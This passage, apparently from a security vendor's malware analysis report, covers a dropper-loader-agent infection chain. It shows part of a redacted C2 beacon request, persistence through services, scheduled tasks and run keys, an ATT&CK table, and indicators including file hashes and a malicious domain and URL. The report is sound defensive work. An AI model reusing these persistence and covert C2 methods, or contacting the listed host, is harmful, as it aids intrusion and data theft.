(Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: newshealthsport. com Content-Length:
170 Connection: Keep-Alive newpass=[redacted]&server_page=[redacted]&passdb=
[redacted]&targetlogin=t&table_data=[redacted]
```

All the values embedded into the request are encrypted, probably using one of the keys embedded into the previous configuration. The algorithm used during the encryption phase is most probably a custom one.

Below, we report a simple scheme of the described infection chain, highlighting the three components of this new threat: the ***dropper***, the ***loader*** and the ***agent***.



Persistence

As mentioned above, the malware is able to create services or tasks or to add registry keys to achieve persistence. In the analyzed case, the loader component is set to create a new Windows service, specifying its path location as ***ImagePath***.

ATT&CK Matrix

Technique	Tactic	Description
T1204	Execution	Threat actor relies upon specific actions by a user in order to gain execution
T1060	Persistence	Threat actor adds an entry to the “run keys” in the Registry or startup folder to allow the program will be executed when a user logs in
T1053	Persistence	Threat actor uses Windows Task Scheduler to schedule programs or scripts to be executed at a date and time
T1543	Persistence	Adversaries create or modify Windows services to repeatedly execute malicious payloads as part of persistence
T1073	Defense Evasion	Programs specifies DLLs that are loaded at runtime
T1132	Command and control	Command and control (C2) information is encoded using a standard data encoding system
T1001	Command and Control	Command and control (C2) communications are hidden in an attempt to make the content more difficult to discover or decipher
T1041	Exfiltration	Threat actor relies on command and control infrastructure to exfiltrate data

Indicators of Compromise

Type	Value
SHA256	e1741e02d9387542cc809f747c78d5a352e7682a9b83cbe210c09e2241af6078
SHA256	6e730ea7b38ea80f2e852781f0a96e0bb16ebed8793a5ea4902e94c594bb6ae0

SHA256	08a1c5b9b558fb8e8201b5d3b998d888dd6df37dbf450ce0284d510a7104ad7f
SHA256	f966ef66d0510da597fec917451c891480a785097b167c6a7ea130cf1e8ff514
Domain	newshealthsport. com
URL	http://newshealthsport. com/sport/latest.php

Check other cyber reports on our site.